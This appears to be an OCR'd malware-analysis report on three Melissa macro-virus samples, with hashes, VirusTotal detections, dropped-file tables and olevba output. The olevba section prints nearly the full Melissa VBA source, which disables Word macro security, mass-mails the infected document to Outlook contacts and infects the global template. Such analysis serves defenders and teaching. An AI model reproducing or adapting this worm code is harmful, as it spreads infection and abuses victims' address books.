
Therefore, this malware sample uses macros and outlook application to spread. Create Object, Document Open, Send string values states that the malware tries to open the document file and modify and send using outlook.

## VIRUSTOTAL:




47 out of 61 confirm this sample to be malicious and Majority of AV engines specify the malware to be Melissa (W97M/Melissa).


## VIRUSTOTAL GRAPH:




The root node is detected as Virus.MSWORD.Melissa and it is termed as malicious(High Confidence). The dropped files here are undetected and hence there is no data regarding about them

https://www.virustotal.com/gui/file/ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c/detection


**SAMPLE2:** B3D734F08B01361EDCE0BDE55F3B21B7BEFCDCF7FB442789098E8614C67FCDBF





First-bytes: D0 CF

File type: (doc, xls, ppt, msg) Compound File Binary Format, a container format used for document by older versions of Microsoft Office. It is however an open format used by other programs as well. (https://en.wikipedia.org/wiki/List_of_file_signatures)


File size: 45.05 KB (45056 bytes)








Therefore, this malware sample uses macros and outlook application to spread. Create Object, Document Open, Send string values states that the malware tries to open the document file and modify and send using outlook.

## VIRUSTOTAL:




49 out of 59 confirm this sample to be malicious and Majority of AV engines specify the malware to be Melissa (W97M/Melissa).





There are 10 dropped files with file types XML, JavaScript, Windows Shortcut and text. The details are shown below

| Scanned | Detections | File type | Name |
|---|---|---|---|
| 2021-05-12 | 0 / 58 | XML | Stream_ConversationPrefs_2_4FF238B29F8AEC459762DF194F51E23F.dat |
| 2021-05-12 | 0 / 58 | XML | Stream_AvailabilityOptions_2_8AD70CA4DF95D440A23C664B734A8ED6.dat |
| 2021-11-29 | 0 / 55 | JavaScript | csrss.exe_:Zone.Identifier |
| 2021-09-21 | 0 / 58 | Windows shortcut | document.LNK |
| 2021-10-01 | 0 / 57 | XML | Stream_WorkHours_1_4090796AD1805947994C383A6B6DBC6D.dat |
| 2021-05-12 | 0 / 58 | XML | Stream_RssRule_2_1B63D050EBB9C44DB40F8F6F0A323261.dat |
| 2021-05-07 | 0 / 58 | XML | Stream_Calendar_2_821E822C1430224D85FC0628B1B78F24.dat |
| ? | ? | file | 4153ae38b60acbd13c22e233d56222395ad215be6c13c849625a7f12c755d26f |
| 2021-10-04 | 0 / 57 | Text | outlperf.h |
| 2021-05-12 | 0 / 58 | XML | Stream_TCPrefs_2_28FAB584B785C7439D5CE904DA0BEFB7.dat |
| 2021-10-04 | 0 / 57 | JavaScript | outlperf.ini |

https://www.virustotal.com/gui/file/b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf/detection


**SAMPLE3:**0A56BAAB11A888B2741BFFC5FE7A52596B58F1D8E842770B21DE82BD12A20484




First-bytes: D0 CF


File type: (doc, xls, ppt, msg) Compound File Binary Format, a container format used for document by older versions of Microsoft Office. It is however an open format used by other programs as well. (https://en.wikipedia.org/wiki/List_of_file_signatures)

File size: 41.47 KB (41472 bytes)




Therefore, this malware sample uses macros and outlook application to spread. Create Object, Document Open, Send string values states that the malware tries to open the document file and modify and send using outlook

## VIRUSTOTAL:



There are 20 dropped files with file types XML, JavaScript, Windows Shortcut and text. The details are shown below

Dropped Files

| Scanned | Detections | File type | Name |
|---|---|---|---|
| 2021-05-12 | 0 / 58 | XML | Stream_ConversationPrefs_2_4FF238B29F8AEC459762DF194F51E23F.dat |
| 2021-04-07 | 0 / 58 | XML | Stream_TCPrefs_2_86FDF669CBFE5C4CBF3D92CBABAB2046.dat |
| 2021-09-08 | 0 / 58 | Windows shortcut | 1.#U540c#U6750#U8d28#U58f0#U660e#U51fd(1).LNK |
| 2021-05-12 | 0 / 58 | XML | Stream_AvailabilityOptions_2_8AD70CA4DF95D440A23C664B734A8ED6.dat |
| 2021-11-29 | 0 / 55 | JavaScript | software.exe:Zone.Identifier |
| 2021-09-01 | 0 / 55 | XML | Stream_RssRule_2_A066E2946A822D46B5EB1AB84DE70A64.dat |
| 2018-05-28 | 0 / 60 | XML | Stream_ContactPrefs_2_E6E45734AF50B648BED25006612CE320.dat |
| 2021-10-01 | 0 / 57 | XML | Stream_WorkHours_1_4090796AD1805947994C383A6B6DBC6D.dat |
| 2021-10-04 | 0 / 57 | Text | outlperf.h |
| 2021-04-25 | 0 / 50 | XML | Stream_ConversationPrefs_2_DD1164BA89FEF74CA2B44E252C1AB8F9.dat |
| 2021-10-03 | 0 / 58 | Windows shortcut | document.LNK |
| 2021-06-12 | 0 / 57 | XML | Stream_AvailabilityOptions_2_46E11005B64F7348B3784AA45954818D.dat |
| 2021-05-12 | 0 / 58 | XML | Stream_RssRule_2_1B63D050EBB9C44DB40F8F6F0A323261.dat |
| 2021-10-04 | 0 / 57 | JavaScript | outlperf.ini |
| 2021-05-07 | 0 / 58 | XML | Stream_Calendar_2_821E822C1430224D85FC0628B1B78F24.dat |
| ? | ? | file | 284190f542ec0e350b8398bd57856fdb09cccd3f61c037c9c52cb632aa42c98f |
| ? | ? | file | 320fa05325c8f1904009d0a32838ec89263c13df0e552d027ce66c40b951881b |
| ? | ? | file | 4153ae38b60acbd13c22e233d56222395ad215be6c13c849625a7f12c755d26f |
| 2021-05-12 | 0 / 58 | XML | Stream_TCPrefs_2_28FAB584B785C7439D5CE904DA0BEFB7.dat |
| ? | ? | file | ac0469628b57cbdfbcb818b7739f04ee7f300d8e3096300eb283c937be1944c7 |
| 2021-05-09 | 0 / 68 | Win32 DLL | OUTLLIBR.DLL |

## OLEVBA:

The OLEVBA output of the samples are:

### SAMPLE1:

```
FLARE Tue 11/30/2021  5:27:57.71
C:\Users\IEUser\Desktop>olevba "C:\Users\IEUser\Downloads\Project\Melissa Sample\0A56BAAB11A888B2741BFFC5FE7A52596B58F1D8E842770B21DE82BD12A20484.doc"
olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools
===============================================================================
FILE: C:\Users\IEUser\Downloads\Project\Melissa Sample\0A56BAAB11A888B2741BFFC5FE7A52596B58F1D8E842770B21DE82BD12A20484.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO Melissa.cls
in file: C:\Users\IEUser\Downloads\Project\Melissa Sample\0A56BAAB11A888B2741BFFC5FE7A52596B58F1D8E842770B21DE82BD12A20484.doc - OLE stream: 'Macros/VBA/Melissa'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
```

Melissa is almost entirely uninteresting – it is a perfectly standard Word 97 Class-style infector. The first time an infected document is opened on a given machine, the virus receives control via the standard Document_Open() macro.

The first thing it attempts to do is deactivate macro security. It checks for the value Level in the registry key: HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\ Word\Security. If this value is found, Melissa assumes that it is running inside Word 2000. Subsequently, it disables the Security… option on the Macro menu (this causes that option to appear greyed out on the menu), and then resets the Level value mentioned above to 1.

If the Level value is not found, Melissa assumes that it is running under Word 97. It greys out the Macro option on the Tools menu, disables format conversion warnings, Word's own virus protection, and prompts to save the global template. Instead of setting these options to False or 0, it sets them to (1 – 1) in an attempt to fool macro heuristics. Following this initial work, Melissa moves on to trigger the payload.

```
          If x > 50 Then oo = AddyBook.AddressEntries.Count
        Next oo
        BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
        BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
        BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
        BreakUmOffASlice.Send
        Peep = ""
    Next y
DasMapiName.Logoff
End If
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.codemodule.CountOfLines
ADCL = ADI1.codemodule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then _
ADI1.codemodule.deletelines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then _
NTI1.codemodule.deletelines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.codemodule.Lines(1, 1) = ""
```

It copies itself from the source document to the destination one using the InsertLines method on a CodeModule object. It takes care to change the first line of the macro appropriately. This is dependent upon whether it is copying itself into the global template from a document, or into a document from the global template. This is necessary because the macro has two different names – in a document, it is called Document_Open() and in the global template, it is called Document_Close().

It will overwrite the first item in the components collection of documents and global templates which it infects. For most documents, this will not be an issue, of course – however, for global templates, it might be more of a problem.

Melissa has two payloads. Not surprisingly, the least significant of the two is also the simplest to explain. Whether or not the virus has had to copy its body from one place to another, at the end of its execution it checks the time. If the minutes of the hour are the same as the day of the month, it will insert the text into the active document, wherever the cursor happens to be.

```
ADI1.codemodule.deletelines 1
Loop
ToInfect.codemodule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.codemodule.Lines(BGN, 1) <> ""
ToInfect.codemodule.InsertLines BGN, ADI1.codemodule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
If DoAD = True Then
Do While NTI1.codemodule.Lines(1, 1) = ""
NTI1.codemodule.deletelines 1
Loop
ToInfect.codemodule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.codemodule.Lines(BGN, 1) <> ""
ToInfect.codemodule.InsertLines BGN, NTI1.codemodule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True: End If
'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters.  Game's over.  I'm outta here."
End Sub
```

The reason for Melissa's sudden infamy is contained within the other payload, referred to at the start of this analysis. Immediately after the virus attempts to disable Word's security features, it uses the CreateObject() function to initialize an instance of Microsoft Outlook. This will, of course, fail if Outlook is not installed (in fact, it only works with Outlook 98 or later).

The virus has installed the now-traditional 'On Error Resume Next' handler, so that if and when all the following commands fail, it will blunder on regardless, without telling the user that anything is wrong.

Once Melissa has obtained a running instance of Outlook, it asks it for a MAPI (Messaging API) namespace. In this context, 'namespace' represents 'an abstract root object for any data source', which translates into English as 'something you have to log on to and which you can retrieve information from and do stuff with'. Following this, it checks for the existence of a value 'Melissa?' in the registry key: HKEY_CURRENT_USER\Software\Microsoft\Office.

If this value is set to '... by Kwyjibo', then it skips the next set of instructions – after the payload has been executed, the virus will set that value to that string, preventing the payload from being executed more than once. Administrators should note that a system with a write-protected registry would allow the payload to execute each and every time an infected document is opened. In this case, security works against the prepared.


Then Melissa logs on to Outlook. When the code is run, it logs on to Outlook as the default user on that machine. I suspect, in many environments, Outlook attempts to connect to the server using the current network username and password, which would obviously work well in Exchange-based environments.

Melissa now iterates across all the 'members' of the MAPI session's AddressLists 'collection' – MAPI (and Outlook) allow the user to have multiple address books in which to store names and email addresses of both individuals and groups of individuals for easy access. Once again, in Exchange-based environments, one or more of these address books can be held on the server – these address books are shared between multiple users.

The impact of this type of set-up on Melissa's spread should not be underestimated. This is because it seems that in such environments, a large number of addresses in server-based address books are for groups of people.


For each list in the collection, Melissa constructs a message to the first fifty entries, with the subject line 'Important Message From <username>', where <username> is set to the name used to register the currently-running copy of Word. The body text is set to 'Here is that document you asked for ... don't show anyone else ;-)', and (here comes the problem), Melissa attaches the current document (which is, of course, infected) to the message, and sends it.

**SAMPLE2:**



```
'       BoSImplicit
'       LitStr 0x0076 " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters.  Game's over.  I'm outta here."
'       Ld Selection
'       ArgsMemCall TypeText 0x0001
'       EndIf
' Line #83:
'       EndSub
' Line #84:
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |Document_Close      |Runs when the Word document is closed       |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is |
|          |                    |opened                                      |
|Suspicious|CreateObject        |May create an OLE object                    |
|Suspicious|Sample              |May detect Anubis Sandbox                   |
|Suspicious|VBProject           |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|VBComponents        |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|CodeModule          |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|AddFromString       |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|System              |May run an executable file or a system      |
|          |                    |command on a Mac (if combined with          |
|          |                    |libc.dylib)                                 |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be   |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source   |
```

**SAMPLE 3:**



```
'       EndSub
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened       |
